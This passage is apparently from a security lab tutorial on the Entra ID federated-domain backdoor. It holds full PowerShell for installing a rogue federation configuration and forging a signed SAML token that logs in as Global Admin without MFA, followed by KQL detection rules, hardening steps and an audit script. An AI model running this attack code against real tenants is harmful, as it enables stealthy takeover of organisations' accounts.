If you have access to a production or enterprise tenant, add the backdoor domain there:
# Switch to your enterprise tenant
Disconnect-MgGraph
Connect-MgGraph `
    -Scopes "Domain.ReadWrite.All","Directory.ReadWrite.All","AuditLog.Read.All" `
    -UseDeviceAuthentication `
    -TenantId "your-enterprise-tenant-id"

$testDomain = "backdoortest.xyz"

# Add the domain
New-MgDomain -BodyParameter @{ id = $testDomain }

# Get verification TXT record
Get-MgDomainVerificationDnsRecord -DomainId $testDomain |
    Where-Object { $_.RecordType -eq "Txt" } |
    Select-Object -ExpandProperty AdditionalProperties

# After adding TXT to DNS — verify
Confirm-MgDomain -DomainId $testDomain
Get-MgDomain -DomainId $testDomain | Select-Object Id, IsVerified, AuthenticationType

Installing the Federation Configuration
Once the domain is verified ( could take 3-5 minutes ) , install the federation backdoor. This is a single API call that writes a federation configuration into the tenant pointing at an IdP controlled by the attacker:
# The federation params — this is the backdoor configuration
# issuerUri and passiveSignInUri are string identifiers only
# they do NOT need to be live servers for the attack to work
$federationParams = @{
    displayName                     = "BackdoorIdP"
    issuerUri                       = "http://backdoortest.xyz/idp"
    signingCertificate              = $certBase64
    passiveSignInUri                = "https://backdoortest.xyz/saml/sso"
    preferredAuthenticationProtocol = "saml"
    federatedIdpMfaBehavior         = "acceptIfMfaDoneByFederatedIdp"
}

# Install the backdoor — native Graph API, no tool signatures
$response = Invoke-MgGraphRequest `
    -Method POST `
    -Uri "https://graph.microsoft.com/v1.0/domains/$testDomain/federationConfiguration" `
    -Body $federationParams `
    -ContentType "application/json"

Write-Host "Backdoor installed"
$response | Format-List *
Verify the Backdoor Is Written
# Show exactly what was written into the tenant
$fedConfig = Invoke-MgGraphRequest `
    -Method GET `
    -Uri "https://graph.microsoft.com/v1.0/domains/$testDomain/federationConfiguration"

$fedConfig.value | Format-List *

# Domain should now show as Federated
Get-MgDomain -DomainId $testDomain | Select-Object Id, AuthenticationType, IsVerified
The output shows AuthenticationType: Federated the domain is now linked to an IdP controlled by the attacker. This is your screenshot for this section. The signing certificate thumbprint visible in the output is the attacker’s public key.
Lab 3 Creating the Cloud-Only Victim User
To demonstrate that cloud-only accounts are not immune, create a victim user with Global Admin whose UPN uses the federated domain:
$passwordProfile = @{
    Password                      = "TestVictim@2024!"
    ForceChangePasswordNextSignIn = $false
}

New-MgUser `
    -DisplayName "Cloud Only Victim" `
    -UserPrincipalName "victim@$testDomain" `
    -PasswordProfile $passwordProfile `
    -AccountEnabled `
    -MailNickname "victim"

# Assign Global Admin
$gaRole = Get-MgDirectoryRole |
    Where-Object { $_.DisplayName -eq "Global Administrator" }

New-MgDirectoryRoleMember `
    -DirectoryRoleId $gaRole.Id `
    -BodyParameter @{
        "@odata.id" = "https://graph.microsoft.com/v1.0/users/victim@$testDomain"
    }

# Verify it is cloud-only — OnPremisesSyncEnabled should be blank
Get-MgUser `
    -Filter "userPrincipalName eq 'victim@$testDomain'" `
    -Property "displayName,userPrincipalName,onPremisesSyncEnabled" |
    Select-Object DisplayName, UserPrincipalName, OnPremisesSyncEnabled
OnPremisesSyncEnabled returning blank or false confirms this is a cloud-only account — not synced from any on-premises Active Directory. This directly challenges the “cloud-only accounts are safe” assumption.
Lab 4 Forging the SAML Token
This is the money shot. Using the private key stored in C:\temp\backdoor.pfx, we forge a SAML token claiming to be the victim user — with MFA satisfied — and submit it directly to Entra ID:
# Load the private certificate
$certPassword = ConvertTo-SecureString "CertPass@2024!" -AsPlainText -Force
$privateCert = New-Object System.Security.Cryptography.X509Certificates.X509Certificate2(
    "C:\temp\backdoor.pfx",
    $certPassword,
    [System.Security.Cryptography.X509Certificates.X509KeyStorageFlags]::Exportable
)

# Build SAML assertion timestamps
$issueInstant  = (Get-Date).ToUniversalTime().ToString("yyyy-MM-ddTHH:mm:ssZ")
$notOnOrAfter  = (Get-Date).AddHours(1).ToUniversalTime().ToString("yyyy-MM-ddTHH:mm:ssZ")
$assertionId   = "_" + [System.Guid]::NewGuid().ToString()
$victim        = "victim@$testDomain"
$issuer        = "http://backdoortest.xyz/idp"

# Craft the SAML XML
$samlTemplate = @"
<samlp:Response xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol"
    xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
    ID="_response1" Version="2.0" IssueInstant="$issueInstant"
    Destination="https://login.microsoftonline.com/login.srf">
  <saml:Issuer>$issuer</saml:Issuer>
  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>
  <saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
      ID="$assertionId" Version="2.0" IssueInstant="$issueInstant">
    <saml:Issuer>$issuer</saml:Issuer>
    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">$victim</saml:NameID>
      <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="$notOnOrAfter"
            Recipient="https://login.microsoftonline.com/login.srf"/>
      </saml:SubjectConfirmation>
    </saml:Subject>
    <saml:Conditions NotBefore="$issueInstant" NotOnOrAfter="$notOnOrAfter">
      <saml:AudienceRestriction>
        <saml:Audience>urn:federation:MicrosoftOnline</saml:Audience>
      </saml:AudienceRestriction>
    </saml:Conditions>
    <saml:AuthnStatement AuthnInstant="$issueInstant">
      <saml:AuthnContext>
        <saml:AuthnContextClassRef>
          urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
        </saml:AuthnContextClassRef>
      </saml:AuthnContext>
    </saml:AuthnStatement>
    <saml:AttributeStatement>
      <saml:Attribute Name="IDPEmail">
        <saml:AttributeValue>$victim</saml:AttributeValue>
      </saml:Attribute>
    </saml:AttributeStatement>
  </saml:Assertion>
</samlp:Response>
"@

# Sign the SAML token with the attacker's private key
$xmlDoc = New-Object System.Xml.XmlDocument
$xmlDoc.LoadXml($samlTemplate)

$signedXml = New-Object System.Security.Cryptography.Xml.SignedXml($xmlDoc)
$signedXml.SigningKey = $privateCert.PrivateKey
$signedXml.SignedInfo.SignatureMethod = "http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"

$reference = New-Object System.Security.Cryptography.Xml.Reference
$reference.Uri = "#$assertionId"
$reference.AddTransform((New-Object System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform))
$reference.AddTransform((New-Object System.Security.Cryptography.Xml.XmlDsigC14NTransform))
$signedXml.AddReference($reference)
$signedXml.ComputeSignature()

$assertion = $xmlDoc.GetElementsByTagName("saml:Assertion")[0]
$assertion.AppendChild($signedXml.GetXml()) | Out-Null

# Encode and build the login URL
$samlBytes  = [System.Text.Encoding]::UTF8.GetBytes($xmlDoc.OuterXml)
$samlBase64 = [System.Convert]::ToBase64String($samlBytes)
$encoded    = [System.Web.HttpUtility]::UrlEncode($samlBase64)
$loginUrl   = "https://login.microsoftonline.com/login.srf?client-request-id=&wa=wsignin1.0&wresult=$encoded"

Write-Host "SAML token forged and signed with attacker private key"
Write-Host "Open this URL in an incognito browser:"
Write-Host $loginUrl
Open the generated URL in an incognito Edge window. Entra ID receives the signed SAML assertion, verifies the signature against the certificate registered in the federation configuration, and creates a valid session. You land in the Azure portal authenticated as victim@backdoortest.xyz with Global Admin without entering a password, without being prompted for MFA, and without triggering any alert.
That is your money shot screenshot the Azure portal showing Global Admin access, with no password or MFA involved.
What the Logs Show and Don’t Show
Pull the audit logs immediately after the attack:
$logs = Get-MgAuditLogDirectoryAudit `
    -Filter "activityDateTime ge $((Get-Date).AddHours(-1).ToString('yyyy-MM-ddTHH:mm:ssZ'))" `
    -Top 30

$logs | Where-Object {
    $_.ActivityDisplayName -like "*domain*" -or
    $_.ActivityDisplayName -like "*federation*"
} | ForEach-Object {
    Write-Host "================================"
    Write-Host "Operation: $($_.ActivityDisplayName)"
    Write-Host "Time:      $($_.ActivityDateTime)"
    Write-Host "By:        $($_.InitiatedBy.User.UserPrincipalName)"
    Write-Host "App:       $($_.InitiatedBy.App.DisplayName)"
    Write-Host "Result:    $($_.Result)"
}
Here is what you will and won’t find:
| Log source | What you see | What’s missing |
|---|---|---|
| Entra audit log | Domain added, federation configured | No alert, no flag |
| Sign-in log | Successful authentication | No “forged token” indicator |
| MFA log | “MFA satisfied by federated IdP” | No alert this bypassed your CA policy intent |
| Identity Protection | Normal risk score | No SAML forgery detection |
| Sentinel (default rules) | Nothing | No built-in rule covers this |
The only things logged are a domain addition event and a successful sign-in. Indistinguishable from a legitimate administrator adding a federation provider. Without custom detection rules built specifically for this technique, your SOC would never catch it.
Lab 5 KQL Detection in Microsoft Sentinel
// Alert 1: New domain added to tenant
AuditLogs
| where TimeGenerated > ago(24h)
| where OperationName == "Add domain to company"
| where Result == "success"
| extend DomainAdded = tostring(TargetResources[0].displayName)
| extend AddedBy = tostring(InitiatedBy.user.userPrincipalName)
| extend AppUsed = tostring(InitiatedBy.app.displayName)
| project TimeGenerated, DomainAdded, AddedBy, AppUsed
| sort by TimeGenerated desc
// Alert 2: Federation configuration added or modified — this is the backdoor install
AuditLogs
| where TimeGenerated > ago(24h)
| where OperationName in (
    "Set domain authentication",
    "Set federation settings on domain",
    "Add internalDomainFederation",
    "Update internalDomainFederation"
)
| where Result == "success"
| extend TargetDomain = tostring(TargetResources[0].displayName)
| extend ModifiedBy = tostring(InitiatedBy.user.userPrincipalName)
| extend AppUsed = tostring(InitiatedBy.app.displayName)
| project TimeGenerated, OperationName, TargetDomain, ModifiedBy, AppUsed
| sort by TimeGenerated desc
// Alert 3: Domain added AND federated within 60 minutes — the classic install pattern
let DomainAdditions = AuditLogs
| where TimeGenerated > ago(24h)
| where OperationName == "Add domain to company"
| extend DomainName = tostring(TargetResources[0].displayName)
| project AddTime = TimeGenerated, DomainName, AddedBy = tostring(InitiatedBy.user.userPrincipalName);
AuditLogs
| where TimeGenerated > ago(24h)
| where OperationName has "federation"
| extend FedDomain = tostring(TargetResources[0].displayName)
| project FedTime = TimeGenerated, FedDomain
| join kind=inner DomainAdditions on $left.FedDomain == $right.DomainName
| where FedTime > AddTime
| where FedTime < AddTime + 60m
| project AddTime, FedTime, DomainName = FedDomain, Actor = AddedBy,
    MinutesBetween = datetime_diff('minute', FedTime, AddTime)
| sort by AddTime desc
// Alert 4: MFA satisfied by federated IdP on a privileged account
SigninLogs
| where TimeGenerated > ago(24h)
| where AuthenticationRequirement == "multiFactorAuthentication"
| where AuthenticationDetails has "federatedIdp" or MfaDetail has "FederatedIdP"
| where ResultType == 0
| project TimeGenerated, UserPrincipalName, IPAddress,
    Location, AuthenticationRequirement, MfaDetail, ConditionalAccessStatus
| sort by TimeGenerated desc
Lab 6 Hardening
Apply Microsoft’s Recommended Settings
$fedConfig = Invoke-MgGraphRequest `
    -Method GET `
    -Uri "https://graph.microsoft.com/v1.0/domains/$testDomain/federationConfiguration"

$fedConfigId = $fedConfig.value[0].id

$hardeningParams = @{
    federatedIdpMfaBehavior  = "rejectMfaByFederatedIdp"
    promptLoginBehavior      = "translateToFreshPasswordAuthentication"
}

Invoke-MgGraphRequest `
    -Method PATCH `
    -Uri "https://graph.microsoft.com/v1.0/domains/$testDomain/federationConfiguration/$fedConfigId" `
    -Body $hardeningParams `
    -ContentType "application/json"

Write-Host "Hardening applied — MFA claims from federated IdP will be rejected"
With rejectMfaByFederatedIdp set, forged SAML tokens that claim MFA was satisfied will be rejected Entra ID will prompt for its own MFA. This closes the MFA bypass but does not close the authentication backdoor itself. The attacker can still authenticate, they will just be stopped by MFA.
The only complete remediation is removing the federation configuration entirely:
# Remove the backdoor completely
Invoke-MgGraphRequest `
    -Method DELETE `
    -Uri "https://graph.microsoft.com/v1.0/domains/$testDomain/federationConfiguration/$fedConfigId"

# Remove the domain
Remove-MgDomain -DomainId $testDomain

Write-Host "Backdoor removed. Tenant clean."
Audit Your Tenant Right Now
Run this against any tenant to find unauthorized federation configurations:
Connect-MgGraph -Scopes "Domain.Read.All","AuditLog.Read.All"

Write-Host "=== FEDERATED DOMAIN AUDIT ===" -ForegroundColor Cyan

$allDomains = Get-MgDomain
$federatedDomains = $allDomains | Where-Object { $_.AuthenticationType -eq "Federated" }

Write-Host "Total domains: $($allDomains.Count)"
Write-Host "Federated domains: $($federatedDomains.Count)"

foreach ($domain in $federatedDomains) {
    Write-Host "=== FEDERATED: $($domain.Id) ===" -ForegroundColor Yellow

    $fedConfigs = Invoke-MgGraphRequest `
        -Method GET `
        -Uri "https://graph.microsoft.com/v1.0/domains/$($domain.Id)/federationConfiguration"

    foreach ($config in $fedConfigs.value) {
        Write-Host "  IdP Name:     $($config.displayName)"
        Write-Host "  Issuer URI:   $($config.issuerUri)"
        Write-Host "  Sign-in URL:  $($config.passiveSignInUri)"
        Write-Host "  MFA Behavior: $($config.federatedIdpMfaBehavior)"

        if ($config.federatedIdpMfaBehavior -ne "rejectMfaByFederatedIdp") {
            Write-Host "  WARNING: MFA bypass is POSSIBLE on this domain" -ForegroundColor Red
        }
    }
}
Any federated domain you don’t recognize is a potential backdoor. Any domain where federatedIdpMfaBehavior is not rejectMfaByFederatedIdp is a potential MFA bypass vector.
Conclusion The API That Shouldn’t Be That Accessible
The Federated Domain Backdoor is not a complicated attack. It is a Global Admin writing a configuration entry that says “trust this external certificate for authentication.” The sophistication is in the persistence once that entry exists, it outlasts every defensive action that doesn’t specifically target it.
The research here hit a real-world finding: Microsoft has restricted the federation configuration API on developer and trial tenants since May 2024. This is a meaningful step. But enterprise tenants the production environments that APT29 and Storm-0501 targeted remain fully exposed unless administrators have explicitly set rejectMfaByFederatedIdp and are actively auditing their federation configurations.
Most aren’t. Most don’t even know this API exists.
The detection queries in Lab 5 will catch this. The hardening in Lab 6 will close the MFA bypass path. But the most important takeaway is simpler than any KQL query: audit your federated domains today. If you have any federated domain in your tenant that you can’t explain, you may already have a backdoor.
Run the audit script. Check the results. If something looks unfamiliar, remove it before someone else uses it.
Research conducted in isolated lab environments on dedicated test tenants for educational and defensive security purposes only.